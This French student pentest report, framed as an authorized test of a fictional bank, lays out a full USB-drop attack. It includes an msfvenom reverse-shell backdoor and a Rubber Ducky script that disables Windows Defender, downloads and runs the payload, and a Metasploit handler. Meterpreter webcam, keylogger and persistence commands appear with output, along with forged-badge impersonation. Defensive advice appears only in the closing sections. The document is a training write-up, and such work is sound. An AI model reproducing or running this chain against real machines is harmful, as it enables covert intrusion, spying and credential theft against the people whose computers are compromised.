

BTS SIO SISR

Situation professionnelle numéro 3

Création d'une backdoor et infection par clé USB

Dans cette situation, nous verrons comment créer une backdoor et infecter un ordinateur à l'aide d'une clé USB afin d'obtenir un reverse shell.

Nous verrons également les opérations possibles à effectuer à distance, ainsi que comment se protéger de ce type de menace.

Ce document est fourni à titre éducatif uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement légal, avec l'autorisation explicite des propriétaires des systèmes concernés. L'auteur décline toute responsabilité en cas d'utilisation malveillante ou illégale des informations présentées. En poursuivant la lecture de ce document, vous reconnaissez avoir pris connaissance de cet avertissement et en accepter les conditions.

Plan de situation :

Le Cahier des charges.....	3
L'expression des besoins.....	3
La description de l'existant.....	3
Les offres du marché.....	4
Pourquoi faut-il faire ça ?.....	4
Mise en Œuvre.....	5
Le plan.....	5
Création de la Backdoor.....	6
Mise en réseau de la Backdoor.....	7
Création de la clé USB.....	8
Lecture du port 4444.....	9
Injection de la clé.....	10
Options possibles.....	11
Persistance.....	12
Axes de sécurisation.....	12
Bilan.....	13

Le cahier des charges

L'expression des besoins

Après la mise en place de solutions de sécurité réseau telles que les pare-feux Fortinet, la KLLT Bank a de nouveau été victime d'une cyberattaque. Cette fois-ci, c'en est trop : les attaques répétées mettent en péril non seulement la sécurité des données, mais aussi l'image de l'établissement auprès de ses clients et partenaires. La direction générale décide alors de réagir fermement.

Elle mandate Léo LE CORRE, expert cybersécurité interne à l'entreprise, également dirigeant d'une société spécialisée dans les tests d'intrusion offensifs (Pentest). Dans un premier temps, Léo a mené un audit techniques de type boîte noire, qui a permis de révéler plusieurs faiblesses sur les systèmes et les services exposés.

Cependant, un autre angle reste encore peu exploré : l'ingénierie sociale et l'accès physique aux postes informatiques. Or, les attaquants ne se limitent pas aux vecteurs classiques via Internet ; ils peuvent également tenter de s'introduire physiquement dans les locaux ou d'exploiter des comportements humains pour contourner les protections techniques.

L'objectif de cette nouvelle phase est donc clair : tester la résistance de l'entreprise face à une intrusion physique. Léo se rendra sur site pour simuler une attaque de type *hacking physique*, en essayant de compromettre un ou plusieurs postes à l'aide d'un périphérique de type Rubber Ducky. Ce test visera à démontrer la faisabilité d'une compromission via une simple clé USB programmée, et à identifier les failles humaines ou organisationnelles exploitables par un attaquant.

Ce test permettra également de formuler des recommandations concrètes, tant au niveau technique (désactivation des ports USB, surveillance vidéo, contrôle d'accès renforcé) qu'humain (formations de sensibilisation, procédures d'accueil strictes, simulations régulières d'intrusions).

La description de l'existant

Aucun Pentest physique n'a été effectué au par avant. Le siège de la banque se situe à la défense, les bureaux sont en flex office. Léo a à disposition son ordinateur sous Kali Linux, sa clé Rubber Ducky et ses talents dans le Social Engineering. Il a détaillé la préparation de la clé dans ce document. Une fois terminé, il s'est rendu dans les bureaux à l'aide d'un faux badge qu'il s'est confectionné, c'est fait passé pour un stagiaire, a fait le tour des bureaux, et a trouvé 3 ordinateurs déverrouillés au total. Il les a infecter à l'aide de la clé. En prétextant d'aller aux toilettes, il est allé prendre des preuves de l'acquisition du shell, lui permettant d'effectuer toutes sortes d'opérations.

Les offres sur le marché

Il existe de nombreuses entreprises de Pentest effectuant du Pentest physique sur le marché comme par exemple :

NBS System, coût = 5 000€ – 20 000€

Cogiceo, coût = 4 000€ – 15 000€

DSecBypass, coût = 3 000€ – 12 000€

Vaadata, coût = 2 000€ – 30 000€

Protein, coût = 4 000€ – 20 000€

Akyl, coût = 3 000€ – 30 000€

Acylia, coût = 3 000€ – 12 000€

Pourquoi faut-il faire ça ?


Faire un pentest physique n'est pas l'audit le plus courant, et c'est souvent très cher. Cependant, c'est l'une des attaques les plus répandues. En effet, le social engineering peut se présenter sous différentes formes : clés USB laissées dans le parking, personne malveillante qui se fait passer pour un technicien ou un livreur, ou encore intrusion directe dans les locaux de l'entreprise. Ces vecteurs permettent à un attaquant d'avoir un accès physique à un poste, ne serait-ce que quelques secondes, ce qui peut suffire pour injecter un malware via une Rubber Ducky ou toute autre méthode automatisée.

Le hacking physique est redoutable parce qu'il exploite le maillon le plus faible de la chaîne de sécurité : l'humain. Un système informatique peut être à jour, chiffré et protégé par un pare-feu, mais cela ne suffit pas si un attaquant peut brancher un périphérique malveillant directement sur une machine interne. De plus, ces attaques sont souvent invisibles aux yeux des antivirus, car elles imitent un comportement humain.

C'est pourquoi il est essentiel de sensibiliser les collaborateurs à ces risques. Cela passe par des formations régulières, des scénarios de tests d'intrusion physique (comme celui réalisé avec la Rubber Ducky), et des procédures strictes d'accueil et de contrôle d'accès. Enfin, il faut également déployer des protections techniques : verrouillage automatique des ports USB, authentification multi-facteur, cloisonnement réseau, et détection d'intrusion physique par vidéosurveillance ou badges électroniques.

Mise en Œuvre

Le plan



Ça veut dire quoi ça ?

Un payload : La clé utilisé est très spéciale, c'est une Rubber Ducky, elle se fait passé pour un clavier, qui faire des commandes à une vitesse surhumaine . Le payload est le code qui seras exécuté (en DuckyScript).

Backdoor : Une backdoor, ou porte dérobée, est un accès caché installé dans un système qui permet à un attaquant d'y revenir plus tard sans être détecté. Elle peut ressembler à n'importe quel fichier.


Persistence : La persistance désigne la capacité d'un programme malveillant à rester actif sur une machine même après un redémarrage, une déconnexion ou une mise à jour. Elle permet à l'attaquant de garder l'accès au système sur le long terme.

Création de la Backdoor

Pour créer la backdoor, l'on vas utiliser un outil très connue de ce milieu : Metasploit. On utilisera plus exactement msfvenom (qui est une fonction de Metasploit).

Dans kali linux, faire la commande suivante :

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.28 LPORT=4444 -f exe -o demonstration.exe



```
root@kali: ~/home/kali
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.28 LPORT=4444 -f exe -o demonstration.exe
[-] No platform was selected, choosing Msf::Module::Platform::windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: demonstration.exe

root@kali: ~/home/kali

(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 34:e6:d7:1f:c9:52 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether c0:38:9d:94:18:37 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.28/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0
        valid_lft 86165sec preferred_lft 86165sec
    inet6 2a01:cb00:d05:7c00:fc00:fc1c:3ff:01f4/64 scope global temporary dynamic
        valid_lft 86368sec preferred_lft 568sec
    inet6 2a01:cb00:d05:7c00:c238:96ff:fe94:1837/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86368sec preferred_lft 568sec
    inet6 fe80::c238:96ff:fe94:1837/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$
```


La commande créer une backdoor sous format exe nommé demonstration dans /home/kali, rediriger le reverse tcp vers le (LOCAL HOST 192.168.1.28 (la kali), au port 4444(port vers kali)).

Mise en réseau de la backdoor

Il va falloir que le pc cible ai accès à la backdoor pour se faire infecté. Pour cela, on va faire un serveur http local.

Dans kali linux, faire la commande suivante :

Python3 -m http.Server 80



On peut voir que le contenu des fichiers présent sur la machine est maintenant accessible via son IP (192.168.1.28) comme on peut le voir à droite.

Création de la clé USB



Comme dit précédemment, ceci est une Rubber Ducky, une clé d'apparence qui en fait peut stocker un Payload pour se faire passer pour un clavier pour taper des commandes à distance à une vitesse surhumaine.

Je vais utiliser Payload Studio Pro pour faire le payload. Le code est le suivant :

```
1 DELAY 1000
2 GUI r
3 DELAY 1000
4 STRING powershell Start-Process powershell -Verb runAs
5 ENTER
6 DELAY 1000
7 ALT o
8 DELAY 2000
9 STRING Set-MpPreference -DisableRealtimeMonitoring $true
10 ENTER
11 STRING Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
12 ENTER
13 DELAY 1000
14 STRING Invoke-WebRequest -Uri http://192.168.1.28/demonstration.exe -OutFile $env:TEMP\bd.exe
15 ENTER
16 DELAY 500
17 STRING Start-Process $env:TEMP\bd.exe
18 ENTER
```

USB Rubber Ducky > payload.txt

1 i 0 0 fr.json Editing ✓

Payload 3% Full 11,0/0

Generate Payload Console

(5b4c1b5-271b6b-169b371896-STABLE)
Version 1.3.1 - 1239 Edition

© 2023 Hak5 LLC | Terms | Licenses | Feedback

Il ne reste plus qu'à cliquer sur « Generate Payload », et de mettre le fichier inject.bin qui en sort dans la racine de la Rubber Ducky.

Lecture du port 4444

Avant de mettre la clé dans l'ordinateur cible, nous devons faire en sorte que la machine sous kali linux écoute toute requête tcp sur le port 4444 puisque quand la clé sera mise, elle enverra vers ce port. Pour cela, encore une fois, je vais utiliser Metasploit.

Voici les commandes à effectuer sur la machine Kali Linux :

Msfconsole

Use exploit/multi/handler

Set payload windows/meterpreter/reverse_tcp

Set LHOST192.168.1.28

Set LPORT 4444

Exploit

```
(root@kali)~[/home/kali]
# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

METASPLOIT CYBER MISSILE COMMAND V5

=====
# WAVE 5 SCORE 31337 HIGH FFFFFFFF #
=====
https://metasploit.com

[ metasploit v6.4.56-dev ]
+ -- [ 2505 exploits - 1288 auxiliary - 431 post ]
+ -- [ 1610 payloads - 49 encoders - 13 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/
Display all 206 possibilities? (y or n)
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.28
lhost => 192.168.1.28
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.28    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.28:4444
```

Injection de la clé

Une fois la clé injecté dans le pc, powershell s'ouvre en silencieux, et exécute les commandes qui installent la backdoor demonstration.exe

```
PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> Set-MpPreference -DisableBehaviorMonitoring $true
PS C:\WINDOWS\system32> Set-MpPreference -DisableBlockAtFirstSeen $true
PS C:\WINDOWS\system32> Invoke-WebRequest -Uri http://192.168.1.28/demonstration.exe -outFile $env:temp\bd.exe
PS C:\WINDOWS\system32>
```

```
PORT 4444 yes The listen address (an interface may be specified)
The listen port


Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.28:4444
[*] Sending stage (177734 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.28:4444 -> 192.168.1.21:52773) at 2025-05-29 11:40:51 -0400

meterpreter > |
```



On voit que meterpreter s'ouvre, ce qui prouve que l'opération à fonctionné.


Options possibles

Maintenant qu'on a un reverse shell, on peut faire beaucoup de choses comme activer la caméra avec

Webcam_list

Webcam_Stream

Ce qui montre en direct la caméra :



On peut également activer un keylogger directement avec

Keyscan_start

Et *Keyscan_dump*

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^Pause><^Pause><^H><^H><^H><^H><^H><^H><^H><^H>le mot de passe du pc est 123soleil
```

Persistence

Pour l'instant, il suffit d'un redémarrage, une mise à jour ou un autre élément pour que le reverse shell ne s'arrête. Il va falloir rendre notre reverse shell persistant. Pour cela, il faut exécuter la commande suivante :

Run exploit/windows/local/persistence LHOST=192.168.1.28

```
meterpreter > run exploit/windows/local/persistence lhost=192.168.1.28
[*] Running persistent module against PC via session ID: 2
[+] Persistent VBS script written on PC to C:\Users\leole\AppData\Local\Temp\BFIcyj.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ufoRFnA
[+] Installed autorun on PC as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ufoRFnA
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/PC_20250529.4657/PC_20250529.4657.rc
meterpreter >
```

Axes de sécurisation

Lorsqu'on parle de backdoors, notamment celles créées avec Metasploit, il est essentiel de comprendre que la principale faille de sécurité reste l'utilisateur lui-même. En effet, dans la grande majorité des cas, c'est l'utilisateur qui, par ignorance ou négligence, ouvre la porte à l'attaquant : ouverture d'une pièce jointe infectée, exécution d'un fichier douteux, clic sur un lien de phishing, laisser sa session ouverte etc... L'ingénierie sociale est aujourd'hui l'un des moyens les plus efficaces pour compromettre un système.

C'est pourquoi la première mesure de sécurité doit être la sensibilisation des utilisateurs. Il faut les former régulièrement à reconnaître les tentatives de manipulation, les comportements suspects et leur inculquer les bons réflexes à adopter en entreprise comme à la maison. Une campagne de sensibilisation bien menée peut bloquer un très grand nombre d'attaques avant même qu'elles ne commencent.

Ensuite, il est crucial de maintenir les systèmes et logiciels à jour. Les backdoors exploitent souvent des failles connues pour lesquelles des correctifs existent déjà. Un système à jour est bien plus difficile à compromettre.

Il est aussi recommandé d'utiliser un antivirus efficace ainsi qu'une solution de type EDR (Endpoint Detection and Response), qui permet de surveiller en continu les comportements suspects sur les postes et de réagir rapidement en cas d'attaque.

La gestion des droits utilisateurs est également un axe fondamental : limiter les privilèges administrateurs aux seules personnes qui en ont réellement besoin réduit fortement l'impact potentiel d'un malware.

Enfin, des audits/campagnes d'envoi de mail phishing avec des résultats communiquées aux utilisateurs permettent de réduire les risques en cas de réelle attaque.

Bilan

Ce projet a permis de mettre en lumière les risques liés à l'utilisation de portes dérobées (backdoors) dans un environnement informatique. Si l'aspect technique est important, il ne faut pas perdre de vue que le véritable point faible d'un système reste souvent l'utilisateur lui-même. En effet, la majorité des compromissions surviennent à cause de comportements à risque : ouverture de fichiers suspects, clics sur des liens malveillants, ou simple négligence dans la gestion des sessions.

C'est pourquoi la première barrière de sécurité doit être humaine : former, sensibiliser, et responsabiliser les utilisateurs. L'ingénierie sociale est aujourd'hui l'un des vecteurs d'attaque les plus efficaces, et seule une vigilance active peut en réduire l'impact. Une bonne campagne de sensibilisation peut suffire à bloquer de nombreuses tentatives avant même qu'elles n'atteignent leur cible.

En complément, il est essentiel de maintenir à jour les systèmes et d'appliquer les correctifs de sécurité dès leur publication. De nombreuses attaques reposent sur l'exploitation de vulnérabilités connues et déjà corrigées. L'utilisation d'un antivirus performant et d'une solution EDR (Endpoint Detection and Response) permet également de détecter les comportements anormaux et de réagir rapidement en cas d'intrusion.

Enfin, la gestion des droits utilisateurs joue un rôle majeur dans la limitation des dégâts : seuls les comptes ayant réellement besoin de privilèges élevés doivent les posséder. Réduire la surface d'attaque, c'est aussi réduire le champ d'action possible pour un logiciel malveillant.

En résumé, ce projet montre l'importance cruciale de penser la cybersécurité de manière globale : au-delà de la technique, c'est une combinaison de bonnes pratiques, d'outils adaptés et de prévention humaine qui permet de protéger efficacement un système.